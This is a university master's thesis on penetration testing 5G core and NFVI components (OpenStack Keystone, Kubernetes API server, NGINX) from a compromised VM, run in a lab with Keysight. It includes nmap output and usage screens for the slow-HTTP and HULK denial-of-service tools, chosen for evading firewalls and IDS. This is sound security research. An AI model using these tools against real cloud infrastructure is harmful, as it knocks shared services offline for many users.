

5G Core & (NFVI) Network Functions Virtualization Infrastructure Penetration Testing

Simulating an Inside Cloud Attack

Bandar Ibrahim M Altariqi

Networks and Distributed Systems, 2020-06
Department of Electronics and IT

Master's Project





Electronics and IT
Aalborg University
<http://www.aau.dk>

AALBORG UNIVERSITY

STUDENT REPORT

Title:

5G Core and NFVI Network Functions Virtualization Infrastructure Penetration Testing

Theme:

Project Theme

Project Period:

Spring Semester 2020

Participant(s):

Bandar Ibrahim M Altariqi

Supervisor(s):

Professor Tatiana Madsen [AAU]
Lars Nielsen (Mikkelsen) [Keysight]
Andrea Cattoni [Keysight]

Copies: 1**Page Numbers: 52****Date of Completion:**

June 14, 2020

Abstract:

This project is a master thesis in collaboration with Keysight Technologies in Denmark. It aims to test 5G core (NFVI) components by penetration from inside the cloud with the goal of discovering the worst-case scenario (the cloud out of service). It also studies the topic from an attacker's point of view, where the attacker might have infected some components, or vulnerability might be present, allowing an attacker to get in. To simplify, I basically donate it as an attacker and assume that the attacker is in place. The testing, as assumed, starts from an infected VM, and then identifies the target component with a scan tool like "nmap". And finally, it uses different attack tools to launch the attacks. Also, this project utilizes a variety of attack tools to test cloud security by examining firewalls and intrusion detection systems if they can identify malicious traffic from legitimate traffic. These tests were performed in two different clouds, a local cloud that is more development and sandbox oriented, and a remote cloud that's focused on deploying a 5G core that is close to production and with more robust security. Using smart attack tools, I was successfully able to attack some critical components that make the cloud in a denial of service state, even though a firewall/IDS was in place during the tests. As a solution, middleware is needed to separate the infrastructure's components from the rest of the cloud by deploying a firewall/IDS with load-balancer to prevent attacks from reaching any critical entity.

Contents

1	Introduction	1
2	State of the Art	3
2.1	The Architecture of 5G Core	3
2.2	Network Functions Virtualization Infrastructure (NFVI)	4
2.2.1	OpenStack	5
2.2.2	Kubernetes	6
2.2.3	NGINX	7
3	Problem Statement	9
4	Existing Approaches	11
5	Methodology	13
5.1	Scenarios	13
5.2	Targets	14
5.2.1	OpenStack Keystone	14
5.2.2	Kubernetes API Server	14
5.2.3	NGINX API Gateway	15
5.3	Test Equipment	16
5.3.1	Target IP Discovery	16
5.3.2	Attack Tools	17
5.4	System Design (TestBed)	20
5.4.1	Local Cloud	20
5.4.2	Remote Cloud	22
6	Test Implementation & Results	25
6.1	Local Cloud	25
6.1.1	Keystone on Local Cloud	25
6.1.2	Kubernetes Ingress on Local Cloud	28
6.1.3	NGINX for K8s on Local Cloud	30
6.1.4	pfSense Firewall Test on Local Cloud	34

6.1.5	pfSense Firewall with Snort IDS	35
6.2	Remote Cloud	37
6.2.1	Discovering the Targets	37
6.2.2	Testing	38
6.3	Summary of Test Results	42
7	Suggestions	45
8	Conclusion, Summary and Future Work	49
	Bibliography	51

Preface

This thesis focuses on the core security of 5G cloud, including the standard cloud, as they both share most of the infrastructure components. Clouds are multi-tenant or or multi-user which means that the same resources are shared by all. If one component becomes at a denial of service state, then most users of the cloud will be affected. This idea encouraged me to think and perform an in-depth search to find out the actual outcome in case there is an inside attack on the cloud.

This report would not have existed without the help and support from Keysight Technologies in Denmark. I genuinely thank the security team, Lars Nielsen and Andrea Cattoni, for giving me full access to their labs, tools, and resources, and each of whom has provided me valuable advice and guidance throughout the research process.

Special thanks are due to my supervisor, professor Tatiana Madsen "Aalborg University" for following-up, support, and supervision which helped me discover the best ways to succeed in my studies.

Chapter 1

Introduction

Human need for faster network speed with low latency and high availability has increased multifold in the past few years. To address this exigency, Information and communications technology industry has given a 5G network solution that is capable of handling high-speed data, enabling the machine-to-machine communication at low latency, on-demand, highly customized networks, and auto-scaling [8]. Unlike its predecessor 4G where vendors used to develop telecom applications which were designed to run on the proprietary hardware provided by the same vendor. Whereas, 5G has application/software (called Network Functions) made by one company, running over the hardware of another company, to make a solution that is used by some third company.

In earlier network technologies, network scaling is a time-taking and complex task which increases the operating expense of providers, whereas in 5G networks with the help of auto-scaling, the network, software and resources can be scaled-up and down according to the need and situations [8]. 5G provides a considerable degree of flexibility and scalability to the industry of information and communications technology. The 5G Core, in particular, has a multitude of storage, processors, and networks, which is an accessible on-demand basis, and the customers share these resources to run their applications.

5G networks will bring new models of how the services, infrastructure, and networks are being provided [2]. The use of virtualization, performance, and network slicing or zoning will be the cornerstone in service delivery of the 5G cloud [2]. The 5G cloud is a novel technology and is still evolving with time. The swift acceptance and deployment of the 5G core leave many security risks untested and unaddressed [21]. To identify the security risks and security factors, security testing plays an important role [21]. It can help to uncover system vulnerabilities, thus leading to improvement of system security from malicious actions of intruders.

This document aims to devise an approach that would help testing the 5G core & NFVI

Network Function Virtualization Infrastructure components and identify any possible security issues continuously during deployment, integration and development, as an update to a component might expose some vulnerability that did not previously exist. With such a big and complex system as NFVI uses hypervisor and virtual infrastructure manager (OpenStack) to transfer hardware resources to be utilized and shared virtually with components called VNFs Virtual Network Functions, and these are software packages that can provide network functions or services using the infrastructure of NFV Network Functions Virtualization [18], it is impossible to cover all parts of the core & NFVI in terms of vulnerabilities and security issues. Instead, it would be more beneficial to test and approach it from an attacker's point of view, where the attacker might have infected some components or that a vulnerability might be already present, allowing an attacker to access it. We do not discuss in detail how such access can be obtained in practice, but our investigations are based on the assumption that an attacker has access to some components in the cloud.

The goal of this project is to define a methodological approach with which most of the security risks can be identified and tested before they become a threat to the cloud. At Keysight technologies in Denmark, we deployed a local cloud in a test environment, where we test all the most important components that have been used in the 5G core for most possible weaknesses using different tools mixed between simple open-source scripts that are written in python or Go, and a powerful tool that is designed for penetration testing and works out most of the weaknesses that can be addressed before live deployment. After reaching a first impression of testing the local cloud, the next step is to use these methods and tools on a 5G cloud that is close to production.

Chapter 2

State of the Art

In this section, we provide an overview of the 5G core, its infrastructure's components, and security and why it is different from previous generation. The following sections investigate the present state of the art, as well as look at the main components that the cloud uses to deliver reliable services. This will help build up a picture of the present scene and which strategies and advances are valuable to take care of any current issue. The theoretical findings will be utilized for later tests and solutions.

2.1 The Architecture of 5G Core

There are many expectations regarding 5G wireless technology which is expected to offer a seamless worldwide experience. 5G technology is still in evolution and its specifications that have been described by 3GPP are not yet finalized [18]. Every new development in this technology accumulates additional efficiency, capability, application cases in different scenarios, in which the 5G network architecture packet, switching and network slicing are utilized to achieve higher efficiency [18].

5G core architecture has the vision to increase and have the widest range of applications and services in the history of mobile wireless communications [19]. New applications of 5G can be divided into three categories namely enhanced mobile broadband (eMBB), Ultra-Reliable and Low Latency Communications (URLLC) and Massive Machine Type Communications (mMTC) [19]. Network slicing as shown in Figure 2.1 is used to create end-to-end slices on the same architecture for providing heterogeneous services [12]. There is a presence of consensus industry-wide that by 2020 5G systems will enable logical network slices across multiple domains networks to create service-specific networks [7]. This will enable mobile operators to offer networks as-a-service basis.




Figure 2.1: 5G Network Slicing. source: viavisolutions.com

2.2 Network Functions Virtualization Infrastructure (NFVI)

VNF Network functions virtualization is software package that can provide network function such as vSwitch, vFirewall or VM using the infrastructure of an NFV. For the deployment of VNF's, all hardware and software resources are being provided by NFVI. The architecture of NFVI, is defined by the European Telecommunications Standard Institute (ETSI), that all the physical resources such as storage, processing and networking are provided through a virtualization layer to the Network functions VNFs [18] as shown in Figure 2.2. The virtualization layer is responsible for providing an abstraction, such as, Docker and hypervisors [18].




Figure 2.2: VNFs sharing physical hardware

Network function virtualization (NFV) as seen in Figure 2.3 offers many benefits with the possibility of a cost-effective transition of hardware functionalities. The security can be implemented virtually, using security VNFs like virtual firewalls, virtual intrusion detection systems, and virtual intrusion prevention systems. These components are implemented to make network zoning and slicing with the help of VIM Virtualized Infrastructure Manager to prevent any data leaking. Security in the NFV raises serious questions about the adaptability of NFV in the telecommunications infrastructure. Some of these concerns are related to the inherent architectural components of NFV, such as VIM Virtualized Infrastructure Manager “OpenStack.” The hypervisor is the main component in the VIM, and it is witnessed hypervisors are susceptible to security attacks such as operating system manipulation and data destruction/exfiltration [5]. Security threats such as network configuration exploits, malicious misconfiguration, orchestration exploits, SDN Software Defined Networking controller exploits are of serious concern [14]. Due to the inherent scalability present in NFV elements, a security breach can become amplified quickly.




Figure 2.3: NFVI overview. Source: 3GPP

Now we will look at some components which build up the 5G cloud and we will also see how each of these individual components provides benefits to the 5G to provide more significant services to customers. These components will not be the only ones that will be utilized in the cloud. In fact, there are many more but I have chosen to delimit the focus on these below elements in this report.

2.2.1 OpenStack

OpenStack software manages pools of compute (CPUs), storage, and networking resources. It can be managed through a dashboard or via the OpenStack API [1]. It is widely used for the deployment of cloud infrastructure in combination with the Network Functions Virtual-

ization (NFV) technologies in data centers, networking services delivered by major service companies and web providers [16]. It uses a hypervisor which takes the role of virtualizing all the computing resources and applications. As an example of a hypervisor, a KVM (Kernel Virtual Machine) is a Linux based visualization Technology that makes use of hardware virtualization of different processors [3].

OpenStack is an open-source virtualization framework that allows service providers to use commercial off the shelf (COTS) computer equipment to implement virtual network functions (VNFs) [16]. This software may be housed in a data center but the architecture behind NFV can be accessed through the cloud.

Due to its open-source nature, OpenStack infrastructure can be deployed of testbeds easily without any issues, and since it is open-source, more eyes on it means faster bugs and vulnerabilities fixes. OpenStack consists of components which are Nova, Cinder, Keystone, Neutron, Glance, Swift, and Dashboard. These components can be seen in Figure 2.4.




Figure 2.4: Openstack components. Source: packtpub.com

2.2.2 Kubernetes

Kubernetes is the leading container-orchestration and management system. It is for automating deployment, scaling, and management of containerized applications [18]. If an application goes down, then Kubernetes will automatically create a new one and if many incoming requests utilized all the capacity available then Kubernetes will scale up by spinning up a second container of the application or instance. In the coming years, all telecommunications systems will be cloud-natively designed to improve the utilization and efficiency of cloud infrastructure [22].

Kubernetes will be introduced into the NFVI to cater for both VMs and containers, which will be essential for 5G. While Kubernetes has grown in popularity, it still has its collection of security issues and raises the likelihood of applications being targeted [18]. A detailed example of Kubernetes architecture is illustrated in Figure 2.5.




Figure 2.5: Kubernetes architecture. Source: sensu.io

2.2.3 NGINX

Nginx started as an open-source web server but has expanded to include its services like a reverse proxy and an advanced load-balancer for cloud-native applications [15]. It will hide the identity of servers from clients, which can protect them from identifying and reaching the servers directly, such as in cloud environment, where Nginx isolates outside clients from inside entities. Nginx is a gateway that has been used by web or API servers to balance incoming connections [15] and protect the server from a DoS as an example. Kubernetes is one of the services that uses Nginx as ingress for its API server for providing more protection [15].




Figure 2.6: NGINX Overview. source: Nginx.com

With this overview, the core and its infrastructure show its nature which heavily relies on software-based components unlike 4G which relies on hardware. 5G cloud has many advantages, but it shows some concerns as software-based components may be vulnerable when assuming it is exposed and many users are sharing them.

Chapter 3

Problem Statement

The next generation of telecommunication services or 5G has been the most significant overhaul of the telecommunication sector in decades in terms of speed and latency. It is moving from typical hardware-based services and uses centralized software-based services. The new generation of a cloud has many benefits, but it raises some security concerns. All software and network are managed and controlled via virtual management infrastructure to provide more robust and scalable services. With this much reliance on software components, security is one of the biggest concerns. If an attacker can compromise one component in the cloud, how is it likely that the attacker would compromise other components or disrupt operations? This leads to the following problem statement:

- *Given the perspective of an attacker inside a 5G cloud, can an attacker render the cloud out of service? How can the attacker make that happen? In various NFVI setups which infrastructure components are vulnerable?*

To address this concern, I have done some research to find the most critical components in the core, and I assumed to be an attacker who has access to the cloud. The project will consist of the following steps:

- First, creating a test cloud environment and/or using a 5G prototype cloud.
- Second, discovering a way to reach some of the critical components from a compromised VM and check its probability.
- Third, searching for a tool that can make the attack happen.
- Fourth, when initiating attacks, my focus is mainly to test the targets aggressively as well as cause harm or havoc to detect whether the target component disrupted and will that result in partial or whole damage to the cloud.
- Fifth, documenting the results and finding solutions to mitigate this issue.

For simplicity, my scope will be on the infrastructure of the core "NFVI" that includes VIM and some critical API servers' security. Therefore, the other 5G core components including configuration and design will be left for future work and not be covered in this report.

Chapter 4

Existing Approaches

I have looked for packaged or a specific approaches for testing standard cloud's infrastructure components as 5G is utilizing the same concept, but what I found was not intended for taking the component or the cloud down. I came across a paper published by two researchers at Johns Hopkins University in 2012 [13] where they made some experiments for OpenStack management software that is the main software of a cloud. Their focus was on the durability of OpenStack components' software by running some tests like software "fuzzing" to detect any abnormal behavior. They also used "session hijacking" to get access using a previous session by a different user and used the stolen session to gain access to the target.

Moreover, they attempted "credential theft" as a man-in-the-middle approach, where they used a tool that captured all traffic between the user and the server for the purpose of stealing user credential. Their test environment and approach were a single machine with OpenStack deployed in it, with two other machines as user and attacker, and their attacks came from outside OpenStack targeting inside components.

The other research that I have found is a theoretical case scenario called "VM escape attack" [14] as shown in Figure 4.1 where the attacker can get access to the management software (OpenStack) by a compromised VNF or VM in the cloud, then try to gain access of the VIM and control the cloud. This is a theory case scenario where the authors did not show what would happen in a real attack, and how that can be done.




Figure 4.1: VM scape scenario. source:[14]

With these approaches, they have inspired me for creating an approach that is more advanced and using fully working clouds, with the aim of testing from inside to inside the cloud by attacking the infrastructure components with the purpose of making the cloud partially or wholly out of service.

Chapter 5

Methodology

This chapter will show the approaches used for testing different types of clouds. Also, it focuses on the most vulnerable components that can be targeted, and describes how these tests can be done and which tools can be used. Furthermore, it will compare between different tools to find one that can be used and not detected by middleware protections.

5.1 Scenarios

The scenario is to test from inside to inside the cloud to simulate an inside attack, then once inside, I will look at the most sensitive components that are exposed to the whole cloud. The attacking philosophy that will be used is somehow different from previous attacks, as I will be searching for the most vulnerable components that can be an easy target, and test them aggressively with the goal of tearing them down.

To bring this attacking scenario to reality, I have searched for discovery tools that can be used to identify the targets using their IP, then I looked for best-attacking tools that are aggressive and easy to use. I want see if an attack can occur using a variety of simple open-source tools that are smart and hard to detect, and/or a powerful tool that is built for penetration. I came across a published research paper [6] in which the authors brought a list of tools that divided between powerful, old and easily detectable by modern firewalls, and smart and hard to detect, see Section 5.3.2.

I will be choosing some of these tools that are using a smart method called “low and slow.”, which works by sending HTTP requests (GET or POST) to the target server with a low request rate per second to hide from being identified by the IDS, as opposed to attacking tools that flood the target at once with a high requests rate. Also, these are slowly responding to ACK to keep the connection alive with the target for as long as possible. By doing that, the target resources can be utilized, and the target becomes in denial of service state.

The below part will focus on the most important components used in a 5G core or normal IT cloud. This research is conducted in collaboration with the security team of Keysight Technologies in Denmark, for testing and finding most critical components in the Core.

To start finding the components, I had to look at the main part of NFVI, which is the VIM (OpenStack platform) i.e. the manager of the cloud used to deploy and manage cloud resources. OpenStack consists of multiple components all of which are important to make the platform running, but one of these components must be exposed to the cloud [16]. This will be elaborated in Section 5.2.

5.2 Targets

5.2.1 OpenStack Keystone

Keystone (Identity) is the most important component of Openstack because all the other components rely on it for API authentication, service discovery between components, and distributed multi-tenant authorization. All API requests between Openstack components must go through the keystone as shown in Figure 5.1 to check their tokens [11]. The keystone must be exposed to the rest of the cloud because all Openstack's instances and projects are connected to the keystone for authentication/authorization, which makes us concerned about its security. If keystone gets attacked, then the whole cloud becomes out of service.




Figure 5.1: Keystone API authentication requests

5.2.2 Kubernetes API Server

According to European 5G-VINNI project, their 5G core architecture design is supporting VNFs containerization based [17]. The containerization manager component is used for

automating VNFs deployment, making the cloud scalable and helping speed VNFs fault recovery. When a VNF goes down, it will spin up a new one.

Kubernetes (K8s) is a container management system for management, automation of deployment and scaling. Hence, why am I focusing on it? because it is similar to OpenStack; if attacked, the rest of the containers will be also affected. The API server for Kubernetes is similar to Keystone of OpenStack, which needs to be exposed to be accessed from the users, and any connection coming to k8s or between k8s's components have to come through the API server for authentication, authorisation, and management, as seen in Figure 5.2. The default installation and configuration of k8s comes with default ingress that makes the API server exposed to the cloud and/or the outside, which is a concern regarding its security.




Figure 5.2: k8s Ingress. source: medium.com

5.2.3 NGINX API Gateway

Nginx has been used as a web-server but now it has some extra services like a load-balancer [15]. Some 5G providers are planning to use it to protect other API servers from load data traffic and DoS attacks. Thus, Nginx will be a gateway for external requests, see Figure 5.3, but how is it going to behave if an attack happened to its API from the inside? We need to investigate and test its API as an attack from inside the core. According to keysight, this software will be used on 5G-VINNI projects as a gateway for Kubernetes API server.




Figure 5.3: Gateway. source: nginx.com


5.3 Test Equipment

Discovering the target is the first step for an attack to happen. When the attacker is in place, they will not know where the route to the target is, unless the attacker has a limited access to OpenStack as a normal user where they can check the IPs of OpenStack's components using "API access" option in OpenStack user interface page (Dashboard). If the attacker does not have access to the Dashboard, then a discovery tool is needed to scan the network to look for a target to attack.


5.3.1 Target IP Discovery

To start testing the target, a tool is needed to discover its IP address. There are many tools available but the chosen discovery tools are:

- Angry IP Scanner
 - This tool is to scan a specific subnet and check which IP address has been utilized. It is a GUI0-based tool that needs a Linux OS with 'desktop environment' installed to be working. Many tools do the same but with a command-line method.



- Nmap
 - This tool also checks for IPs and open ports of the target subnet. I specify the target IP address and it scans the target to check what port has been opened, and what type of server or application each port is using. This tool is command-line based which is ideal for Linux-based VMs without desktop environment.

A terminal window with a dark purple background. The prompt is 'bandar@ubuntu:~\$'. The command 'nmap 192.168.109.129' has been executed. The output shows the Nmap version (7.60), the target IP (192.168.109.129), and the scan results. It indicates that the host is up and that 998 ports were filtered. Two open ports are listed: 80/tcp (http) and 5000/tcp (upnp). The scan took 3.95 seconds.

```
bandar@ubuntu:~$ nmap 192.168.109.129
Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-29 17:48 PDT
Nmap scan report for 192.168.109.129
Host is up (0.00098s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
5000/tcp  open  upnp
Nmap done: 1 IP address (1 host up) scanned in 3.95 seconds
bandar@ubuntu:~$
```

5.3.2 Attack Tools

The attacker can have different tools to attack the target. We will see if an attack can occur using a variety of simple open-source tools that are hard to detect. Also, I will use a powerful tool that is built for penetration if none of the open-source tools were able to attack.

- SlowLoris and RUDY
 - SlowHTTPTest is a DDoS attack tool that allows an attacker to overwhelm the target's server by sending many HTTP connection requests and maintaining this connection between the attacker and the target server until utilizing all server resources [20]. The main feature of this tool is sending the attack traffic using "low and slow" method which means it sends the traffic with low number of requests per second and slowly interacts to the returned responses from the target to keep the connections alive, which prevents firewall and the IDS/IPS from detecting these traffic as they are similar to legitimate traffic. [20].

```

kali@kali:~/Desktop$ slowhttptest -h
slowhttptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttptest [options ...]
Test modes:
  -H          slow headers a.k.a. Slowloris (default)
  -B          slow body a.k.a. R-U-Dead-Yet
  -R          range attack a.k.a. Apache killer
  -X          slow read a.k.a. Slow Read
Reporting options:
  -g          generate statistics with socket state changes (off)
  -o file_prefix save statistics output in file.html and file.csv (-g required)
  -v level    verbosity level 0-4: Fatal, Info, Error, Warning, Debug
General options:
  -c connections target number of connections (50)
  -i seconds     interval between followup data in seconds (10)
  -l seconds     target test length in seconds (240)
  -r rate        connections per seconds (50)
  -s bytes       value of Content-Length header if needed (4096)
  -t verb        verb to use in request, default to GET for
                slow headers and response and to POST for slow body
  -u URL         absolute URL of target (http://localhost/)
  -x bytes       max length of each randomized name/value pair of
                followup data per tick, e.g. -x 2 generates

```

- HULK

- HTTP Unbearable Load King DDoS tool is slightly different from other tools as it generates unique requests, and as clean as legitimate traffic because each request is different from the next request to prevent IDSs from identifying their pattern which results in blocking the attack traffic [9]. As shown in Figure 5.5 each request has a randomly different header which makes it look like it has been sent from a real user.

```

          iii
BBBBi  BPXEJ  MPNBB  iBMVB  iMBBBv  uBPVG  EJBbU  i
GNNQ  YZkSi  UOGLN  iMNuM  iBBPIi  uBPuJ  rPMGO
BBGiGOMMILGBv  YGNLJ  iGqMZ  MGUoi  rONGoPBMB
MBGiZBBB-rkBBi  FMOHM  BMBB  iKZON  rGPMN  OBBv
BOEOi  LRioi  rMGUiuoLMiGO  iONPooi  vrv  BBBS  MBuOI
iBBMBi  BBiBO  LBBBMjBBBb-MB  iBBBMBBuMBMi  iBBBS  BURMi

-----
USAGE: python hulk.py <url>
      Autor:Luishino Pericena Choque
      https://lpericena.blogspot.com/
      you can add "safe" after url, to autoshut after dos

```

Figure 5.4: HULK command interface

```

! generates a user agent array
def useragent_list():
